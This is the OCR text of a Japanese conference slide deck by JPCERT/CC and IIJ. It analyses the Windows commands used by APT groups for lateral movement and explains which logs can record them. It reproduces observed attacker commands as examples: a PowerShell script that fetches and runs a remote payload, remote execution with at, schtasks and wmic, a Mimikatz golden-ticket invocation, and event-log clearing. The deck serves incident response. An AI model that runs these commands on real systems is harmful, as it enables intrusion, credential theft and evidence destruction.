IIJ Internet Initiative Japan | wizSafe

JPCERT CC®

CODE BLUE 2017

攻撃者の行動を追跡せよ

- 行動パターンに基づく横断的侵害の把握と調査 -

朝長 秀誠 (JPCERTコーディネーションセンター)
六田 佳祐 (株式会社インターネットイニシアティブ)

自己紹介

朝長 秀誠 (Shusei Tomonaga)

- JPCERTコーディネーションセンター 分析センター
- マルウエア分析、フォレンジック調査
- マルウエアの分析結果やテクニカルレポートはJPCERTのWebページやGithubで公開
  - https://www.jpcert.or.jp/magazine/acreport.html
  - https://github.com/JPCERTCC/aa-tools

自己紹介

六田 佳祐 (Keisuke Muda)

- 株式会社インターネットイニシアティブ（IIJ）
  セキュリティ本部 セキュリティビジネス推進部
  セキュリティオペレーションセンター
  アナリスト
- IIJ SOCのメンバとしての主な業務
  - お客様環境に設置されたログの解析
  - ソフトウェアの脆弱性調査・検証
  - サービス及びサービス基盤の拡充

インシデントレスポンスの問題点

- APT インシデント調査を行う際、多数のホストを調べる必要がある
- 調査に必要なログは保存されていない
- **侵入後の横展開（Lateral Movement）を検知することは難しい**

アプローチ

Lateral Movementに使用するツールでどのようなログが記録されるのか知っていれば、調査をスムーズに行うことができる。

- 多くのインシデントではLateral Movementに共通のツールが使われることが分かっている。


- Lateral Movementの方法にはいくつかの共通のパターンがある。

本プレゼンテーションの目次

1	APTインシデントおよびLateral Movementの概要
2	Lateral Movementで攻撃者が使うツール
3	攻撃者の使用するツールの分析
4	ツールの実行を記録する

1. APTインシデントおよびLateral Movementの概要
2. Lateral Movementで攻撃者が使うツール
3. 攻撃者の使用するツールの分析
4. ツールの実行を記録する

APTインシデントおよびLateral Movementの概要



1. APTインシデントおよびLateral Movementの概要
2. Lateral Movementで攻撃者が使うツール
3. 攻撃者の使用するツールの分析
4. ツールの実行を記録する

Lateral Movementで攻撃者が使うツール

攻撃者は攻撃ツールだけでなく
Windowsコマンドと正規のツールも使用する。

- なぜ攻撃者は**Windowsコマンド**と**正規のツール**を使用するのか？

- それらはウイルス対策ソフトで検知されない

攻撃者が使用するツールの調査

調査方法

以下の5つの攻撃キャンペーンのC&Cサーバとマルウエアの通信を調査

- APT10 (named by FireEye)
- APT17 (named by FireEye)
- Dragon OK (named by Palo Alto)
- Blue Termite (named by Kaspersky)
- Tick (named by Symantec)

調査概要

C&Cサーバ

- Gstatus

```
total 1164
-rw-r--r-- 1 root root    953 Nov 28  2014 Active.asp
-rw-r--r-- 1 root root     17 Apr 17  2010 banner.dat
-rw-r--r-- 1 root root   3709 May 15  2013 _ｔ・chakan.asp
-rw-r--r-- 1 root root   2119 Nov 28  2014 chklogin.asp
-rw-r--r-- 1 root root    688 Dec 11  2014 Delete.asp
-rw-r--r-- 1 root root   5423 Mar 27  2015 Detail.asp
-rw-r--r-- 1 root root   1641 Jan  4  2015 editmyip.asp
-rw-r--r-- 1 root root   1652 Nov 28  2014 editpass.asp
-rw-r--r-- 1 root root   3216 Mar 27  2015 FaintIP.asp
-rw-r--r-- 1 root root     87 Apr 17  2010 ForIp.asp
drwxr-xr-x 2 root root   4096 Mar 26  2014 Ft_INC
-rw-r--r-- 1 root root  21144 Apr 17  2010 GetCode.asp
-rw-r--r-- 1 root root   1636 Apr 17  2010 GetInfo.asp
-rw-r--r-- 1 root root    821 Apr 17  2010 GetRealIp.asp
-rw-r--r-- 1 root root   2182 May 15  2013 GStatus.asp
-rw-r--r-- 1 root root      0 Apr 17  2010 hack.txt
-rw-r--r-- 1 root root    943 Nov 28  2014 Hide.asp
drwxr-xr-x 2 root root   4096 Mar 26  2014 login
-rw-r--r-- 1 root root    518 Nov 28  2014 logout.asp
-rw-r--r-- 1 root root   1565 Dec  5  2014 Option.asp
-rw-r--r-- 1 root root     64 Mar 22  2015 slaveip1.ldb
-rw-r--r-- 1 root root     64 Mar  7  2015 slaveip2.ldb
-rw-r--r-- 1 root root 499712 Apr  1  2015 slaveip - ■asp
-rw-r--r-- 1 root root 557056 Apr  1  2015 slaveip.asp
-rw-r--r-- 1 root root     64 Mar 25  2015 slaveip.ldb
-rw-r--r-- 1 root root   2081 Aug 19  2014 souji.asp
-rw-r--r-- 1 root root    570 Apr 17  2010 TransPage.asp
-rw-r--r-- 1 root root    416 Apr 17  2010 viewlog.asp
```


Access Database

調査概要

C&Cサーバ

- Emdivi

SQLite Database



コマンド実行履歴

調査概要

マルウエア通信

Type	Encode	RC4 key
Daserf(Delphi)	LZNT1 + RC4 + 変則 Base64	固定 (検体により異なる)
DATPER(old)	LZNT1 + RC4 + 変則 Base64	固定 (検体により異なる)
DATPER(new)	lzrw1kh + xor + RC4 + 変則 Base64	固定 (検体により異なる)
xxmm	LZNT1 + RC4 + 変則 Base64	固定(“1234”) or one-time key

調査結果の概要

調査したコマンドの概要

コマンド実行総数: 16,866

調査した感染端末延べ数: 645

調査結果の概要

調査したコマンドの概要

コマンド実行総数: 16,866

調査した感染端末延べ数: 645

Windowsコマンド実行数: 14,268

Lateral Movement: 初期調査

初期調査

- 感染した端末の情報を収集する

■最も実行されることが多いコマンド: **tasklist**

■感染したホストが解析環境だった場合、攻撃者はすぐにログアウトする

初期調査で使用されるWindowsコマンド

Rank	Command	Count
1	tasklist	327
2	ver	182
3	ipconfig	145
4	net time	133
5	systeminfo	75
6	netstat	42
7	whoami	37
8	nbtstat	36
9	net start	35
10	set	29
11	qprocess	27
12	nslookup	11

Lateral Movement: 探索活動

探索活動

- ネットワーク内ホストやリモートホストに保存されている情報を調査

- 最も実行されることが多いコマンド: **dir**
  - 攻撃者は、感染したホストに保存されている機密情報を調査する
- ローカルネットワークの調査には**net**を使用する

探索活動で使用されるWindowsコマンド

Rank	Command	Count
1	dir	4466
2	ping	2372
3	net view	590
4	type	543
5	net use	541
6	echo	496
7	net user	442
8	net group	172
9	net localgroup	85
10	dsquery	81
11	net config	32
12	csvde	21

net コマンド

- net view
  - 接続可能なドメインのリソース一覧取得
- net user
  - ローカルおよびドメインのアカウント管理
- net localgroup
  - ローカルのグループに所属するユーザ一覧取得
- net group
  - 特定ドメインのグループに所属するユーザ一覧取得
- net use
  - リソースへのアクセス

なぜ、pingコマンドは数多く実行されるのか?

pingコマンドを使用したホストの探索

```
> echo @echo off >ee.bat
> echo for /l %%i in (1,1,255) do ping -n 1
10.0.0.%%i ^|find "TTL=" ^>^>rr.txt >>ee.bat
> type ee.bat
> ee.bat
```

なぜ、echoコマンドを実行するのか?

echoコマンドを使ってスクリプトファイルを作成

```
> echo $p = New-Object System.Net.WebClient >xz.ps1
> echo $p.DownloadFile("http://xxxxxxxxxx.com/wp/0122.dat","c:¥intel¥logs¥0122.exe") >>xz.ps1
> type xz.ps1
> powershell -ExecutionPolicy ByPass -File C:¥intel¥logs¥xz.ps1
```

探索活動で使用されるWindowsコマンド

Rank	Command	Count
13	net share	19
14	quser	18
15	net session	17
16	query	12
17	tracert	9
18	**cscript**	9
19	nltest	5
20	**dumpel**	5
21	tree	3
22	**LogParser**	2
23	net accounts	2
24	route	1

イベントログのログオンイベントを調査

dumpel command

```
> dumpel.exe -f ac1.dat -l security -s ¥¥10.0.0.1 -d 10
```

LogParser command

```
> LogParser ""Select *From  V:¥Server¥Security.evtx
Where EventID=4624  AND TimeGenerated < '2017-04-28
23:59:59' AND TimeGenerated > '2017-04-28 00:00:00"""
-i:evt -o:csv > V:¥Server¥Security.csv"
```

イベントログのログオンイベントを調査

LogParser command 2

```
> LogParser  -i:evt -o:csv ¥select strings,timegenerated
from security where eventid=4624 and strings like ‘%min%'
and strings like '%winlogon.exe%' and (timegenerated
between TO_TIMESTAMP(‘2017-10-01’, 'yyyy-MM-dd’) and
TO_TIMESTAMP(‘2017-10-06', 'yyyy-MM-dd'))¥ >c:¥
windows¥temp¥log.csv
```

イベントログのログオンイベントを調査

cscript command

```
> cscript eventquery.vbs /s 10.0.1.11 /l application /fi "id eq 22 "
```

- eventquery.vbs
  - 一つまたは複数のイベントログのイベントとプロパティを一覧表示する
  - Windows XP, Windows Server 2003にデフォルトでインストールされている (Windows 7以上では動作しない)

Lateral Movement: 感染拡大

感染拡大

- 他のマルウエアを感染させたり、他のホストにアクセスする

- 最も実行されることが多いコマンド: **at**
  - atコマンドはWindows 10, Windows 8.1などではサポートされていない
  - もし、atコマンドが使えない場合は、**schtasks**
- パスワードダンプツールは必ず使用される

感染拡大に使用されるWindowsコマンド

Rank	Command	Count
1	**at**	445
2	move	399
3	**schtasks**	379
4	copy	299
5	ren	151
6	reg	119
7	**wmic**	40
8	powershell	29
9	md	16
10	runas	7
11	sc	6
12	netsh	6

Windowsコマンドを使ったリモートコマンド実行

at command

```
> at ¥¥[IP Address] 12:00 cmd /c
"C:¥windows¥temp¥mal.exe"
```

schtasks command

```
> schtasks /create /tn [Task Name] /tr C:¥1.bat /sc
onstart /ru System /s [IP Address]
```

Windowsコマンドを使ったリモートコマンド実行

wmic command

```
> wmic /node:[IP Address] /user:"[User Name]"
/password:"[PASSWORD]" process call create
"cmd /c c:¥Windows¥System32¥net.exe user"
```

MOFファイルのコンパイル

- MOF(Managed Object Format)コンパイラは、ファイルを解析し、ファイルに定義されているクラスとクラスインスタンスをWMIリポジトリに追加する

mofcomp command

```
> move %temp%¥mseinst.mof ¥¥server¥C$¥WINDOWS¥system32¥wbem¥svmon.mof
> mofcomp -N:root¥default C:¥WINDOWS¥system32¥wbem¥svmon.mof >c:¥mofinst.txt
> mofcomp -AUTORECOVER C:¥WINDOWS¥system32¥wbem¥svmon.mof >>c:¥mofinst.txt
```

Lateral Movement: 痕跡削除

痕跡削除

- 攻撃者の使用したファイルおよびログの削除

- 最も実行されることが多いコマンド: **del**

- イベントログの削除には**wevtutil**

痕跡削除に使用されるWindowsコマンド

Rank	Command	Count
1	**del**	844
2	taskkill	80
3	**klist**	73
4	**wevtutil**	23
5	rd	15

wevtutil command

イベントログの削除

```
> wevtutil cl security
```

ログオンイベントログの検索

```
> wevtutil qe security /f:text /q:""*[System[EventID
=4624 or EventID=4769 or EventID=4672 or
EventID=4768]] and *[System[TimeCreated[@
SystemTime>='2017-07-10T00:00:00.000']]]""
>c:¥windows¥system32¥log.txt
```

wevtutil command

起動イベントログの検索

```
> wevtutil qe system /count:20 /rd:true /f:text /q:
""Event[System[(EventID=6005)]]"" |find ""Date"" >
inf.txt
```

Pass-the-Ticketの痕跡削除

- 攻撃者は他のホストに感染を拡大する際、Pass-the-ticketを使う
  - Pass-the-hashはほとんど使われていない
- Pass-the-ticket
  - 追加の認証なしでアクセスを許可する不正なチケットを発行し、認証に使用する
  - Golden ticket
    - TGTを使用 (Ticket-Granting Tickets)
  - Silver ticket
    - STを使用 (Service Ticket)

Pass-the-Ticketの痕跡削除

klist command

```
> klist purge
```

コマンド実行の流れ

例 (Tick)

```
> cd ¥intel¥logs
> whoami
```
初期調査

```
> klist
> net use
> klist purge
> IntelGFX.exe "kerberos::golden /user:administrator /domain:[Domain]
/sid:[SID] /krbtgt:[RC4 Key] /group:502 /ticket:0422.tck" exit
> IntelGFX.exe "kerberos::ptt 0422.tck" exit
```
Golden Ticket with Mimikatz

```
> ping -n 1 10.1.44.16
> ping -n 1 10.1.2.16
> net use ¥¥10.1.2.16
> dir ¥¥10.1.2.16¥c$¥users
```
探索活動

```
> copy bb.bat ¥¥10.1.2.16¥c$¥windows¥system32¥
> net time ¥¥10.1.2.16
> at ¥¥10.1.2.16 12:27 bb.bat
> dir ¥¥10.1.2.16¥c$¥windows¥system32¥inf.txt
> move ¥¥10.1.2.16¥c$¥windo                    txt .
> del ¥¥10.1.2.16¥c$¥windows                   t
> copy zt.exe ¥¥10.1.2.16¥c$¥windows¥system32¥mscfg.exe
> net time ¥¥10.1.2.16
> at ¥¥10.1.2.16 12:33 mscfg.exe
> dir ¥¥10.1.2.16¥c$¥windows¥system32¥mscfg.exe
```

感染拡大

```
> del ¥¥10.1.2.16¥c$¥windows¥system32¥inf.txt
> del ¥¥10.1.2.16¥c$¥windows¥tasks¥at*.job
> net use ¥¥10.1.2.16 /del
> dir
> del zt.exe inf.txt bb.bat
> dir
> net use
```

痕跡削除

1	APTインシデントおよびLateral Movementの概要
2	Lateral Movementで攻撃者が使うツール
3	攻撃者の使用するツールの分析
4	ツールの実行を記録する

調査において取得したい情報

- 使用された **端末** **アカウント (権限)**
- 実行された **ツール**
- アクセスされた **ファイル・情報**
- 発生した **通信**
- **再度侵入される可能性** の有無

調査において取得したい情報

- 使用された **端末** **アカウント (権限)**
  - ➡ **ログオン履歴から調査**
- 実行された **ツール**
  - ➡ **実行履歴から調査**
- アクセスされた **ファイル・情報**
- 発生した **通信**
- **再度侵入される可能性** の有無
  - ➡ **アクセス履歴・実行履歴から調査**

取得したい情報と実際に取得される情報

- Windows初期設定で取得される情報
  - クライアントOS
    - **ログオン**の成功・失敗
    - **ログオフ**の成功
    - **一部ポリシー変更**の成功　程度
  - サーバOS
    - クライアントOSの項目 + **認証周り**に関する成功の監査

- 「**ログオン履歴**」はある程度追跡可能
- 「**実行履歴**」及び「**アクセス履歴**」は、Windows初期設定のログから取得することは難しい

調査に向けて

- 初期状態では調査に必要な情報が**揃わない**
  - 情報を揃えるための手段が必要
  - 調査手法や確認ポイントをまとめた資料があまり無い

- 「**標準では記録されないが、設定により記録することが可能**」な項目が複数ある
  - どの項目を見るのか、を整理する必要がある

インシデント調査のための攻撃ツール等の実行痕跡調査

- 攻撃に使用されるツールやコマンドを分析
  - 攻撃者の行動パターンに基づき、攻撃で使用されることが多かった49種のツールを調査
    - 約1/3はWindows**正規のツール**
  - 仮想環境上での実行時に記録された情報を抽出

インシデント調査のための攻撃ツール等の実行痕跡調査

- 攻撃に使用されるツールやコマンドを分析
  - 攻撃者の行動パターンに基づき、攻撃で使用されることが多かった49種のツールを調査
    - 約1/3はWindows**正規のツール**
  - 仮想環境上での実行時に記録された情報を抽出

ほとんどのツールにおいて
十分な情報を取得するには
追加のログ設定が必要

調査結果の公表

- JPCERT/CCホームページで公開中
  - https://www.jpcert.or.jp/research/ir_research.html
  - 日本語・英語
- 2016年に公開
- 2017年更新版を本日公開
  - 英語版は12月公開予定

調査結果の公表

■ツール毎の主要な確認ポイントを掲載

ツール分析結果シート　レポート　分析ツール一覧　ダウンロード　Search　検索

このサイトについて

コマンド実行

- PsExec
- wmic
- schtasks
- wmiexec.vbs
- BeginX
- WinRM
- WinRS
- BITS

パスワード、ハッシュの入手

- PWDump7
- PWDumpX
- Quarks PwDump
- Mimikatz (パスワードハッシュ入手 lsadump::sam)
- Mimikatz (パスワードハッシュ入手 sekurlsa::logonpasswords)

[-] 接続先

イベントログ

#	ログ	イベントID	タスクのカテゴリ	イベント内容
1	セキュリティ	5145	詳細なファイル共有	クライアントに必要なアクセスを付与できるかどうかについて、ネットワーク共有オブジェクトがチェックされました。 • **共有情報 > 共有名**: 共有名 (*\ADMIN$) • **サブジェクト > セキュリティID/アカウント名/アカウント ドメイン**: 実行したユーザーSID/アカウント名/ドメイン • **共有情報 > 共有パス**: 共有のパス (\??\C:\Windows) • **共有情報 > 相対ターゲット名**: 共有パスからの相対ターゲット名 (PSEXESVC.exe) • **アクセス要求情報 > アクセス**: 要求された権限 (WriteData または AddFile, AppendDataを含む)
2	Microsoft-Windows-Sysmon/Operational	1	Process Create (rule: ProcessCreate)	Process Create. • **ParentImage**: 親プロセスの実行ファイル (C:\Windows\system32\services.exe) • **CommandLine**: 実行コマンドのコマンドライン • **ParentCommandLine**: 親プロセスのコマンドライン (C:\Windows\system32\services.exe) • **UtcTime**: プロセス実行日時 (UTC) • **ProcessGuid/ProcessId**: プロセスID • **User**: 実行ユーザー (NT AUTHORITY\SYSTEM) • **Image**: 実行ファイルのパス (C:\Windows\PSEXESVC.exe)

調査項目

- Windowsログ
  - Windows初期状態から取得可能なログ
  - 追加設定することで取得可能なログ
- レジストリ
- パフォーマンス向上用のキャッシュ情報
- ファイルシステム
- ファイル、フォルダの閲覧履歴
- ネットワーク通信

調査の結果

- 確認した中では、**イベントログ系が最も有用**


監査ポリシー	Sysmon	各種アプリケーションログ

調査の結果


- 確認した中では、**イベントログ系が最も有用**
  - 監査ポリシー
  - Sysmon
  - 各種アプリケーションログ
- イベントログ以外にも、一部で有効な情報を確認
  - USNジャーナル
  - パケットキャプチャ

調査の結果

- 確認した中では、**イベントログ系が最も有用**



- イベントログ以外にも、一部で有効な情報を確認



1	APTインシデントおよびLateral Movementの概要
2	Lateral Movementで攻撃者が使うツール
3	攻撃者の使用するツールの分析
4	ツールの実行を記録する

ツールの実行を記録する

- ツール実行の記録には、追加の設定が必要

- 追跡可能な情報量に**大きな差**
  - 設定が無いと、十分な追跡が出来ないケースも

例： Get-GPPPassword.ps1

- GitHub上に公開されているPowerShellスクリプト
- グループポリシー設定に保存されている、プレーンテキストのパスワードを取得する
  - MS14-025が未適用の場合にパスワードが保存可能

```
UserNames : {Administrator (繝｢繝薙Ｎ繝医う繝ｳ)}
NewName   : [BLANK]
Passwords : {+83iX7sL}
File      : ¥¥TESTNET.LOCAL¥SYSVOL¥testnet.local¥Policies¥{667D5BE0-33FB-4A90-A60C-3CA6E941C7CE}¥Machine¥Preferences¥Groups¥Groups.xml
```

- 今回はこのような、PowerShellスクリプトが侵入した攻撃者によって実行されることを想定

実行履歴の調査

想定される攻撃手順の例

1. 侵入経路の確保
2. 環境調査
3. スクリプト実行許可
4. スクリプトダウンロード
5. スクリプト実行
6. 痕跡削除

何らかの形でRATなどがインストールされる
（本講演ではスコープ外）

ADドメイン名やドメインコントローラの
FQDNなど、攻撃に必要な情報が取得される

PowerShellスクリプトの実行が許可される
（デフォルトでは無効）

スクリプトをダウンロードされる

ダウンロードしたスクリプトを実行される

各種実行の痕跡を削除される

調査において取得したい情報

- 使用された 端末 アカウント (権限)
  - ➡ **ログオン履歴から調査**
- 実行された ツール
  - ➡ **実行履歴から調査**
- アクセスされた ファイル・情報
- 発生した 通信
- 再度侵入される可能性 の有無
  - ➡ **アクセス履歴・実行履歴から調査**

普段のログオンと変わらず、見分けがつかない

PowerShellが実行されたようだが、何を実行したかは不明


実行履歴の調査方針

想定される攻撃手順の例

1. 侵入経路の確保
   - **（本講演ではスコープ外）**
2. 環境調査
   - 「監査ポリシー」を用いて使用されたアカウントとコマンドを調査
3. スクリプト実行許可
   - PowerShellの実行履歴及びレジストリの変更内容から、スクリプト実行許可を追跡
4. スクリプトダウンロード
   - ネットワークの通信ログから、スクリプトのダウンロードを調査
5. スクリプト実行
   - PowerShellの実行履歴及びコマンドの実行履歴から、実行された内容を追跡
6. 痕跡削除
   - 痕跡が削除された場合への対策

実行履歴の調査方針

想定される攻撃手順の例



1. 侵入経路の確保
2. 環境調査
3. スクリプト実行許可
4. スクリプトダウンロード
5. スクリプト実行
6. 痕跡削除

（本講演ではスコープ外）

「監査ポリシー」を用いて使用されたアカウントとコマンドを調査

PowerShellの実行履歴及びレジストリの変更内容から、スクリプト実行許可を追跡


ネットワークの通信ログから、スクリプトのダウンロードを調査


PowerShellの実行履歴及びコマンドの実行履歴から、実行された内容を追跡

痕跡が削除された場合への対策

監査ポリシー

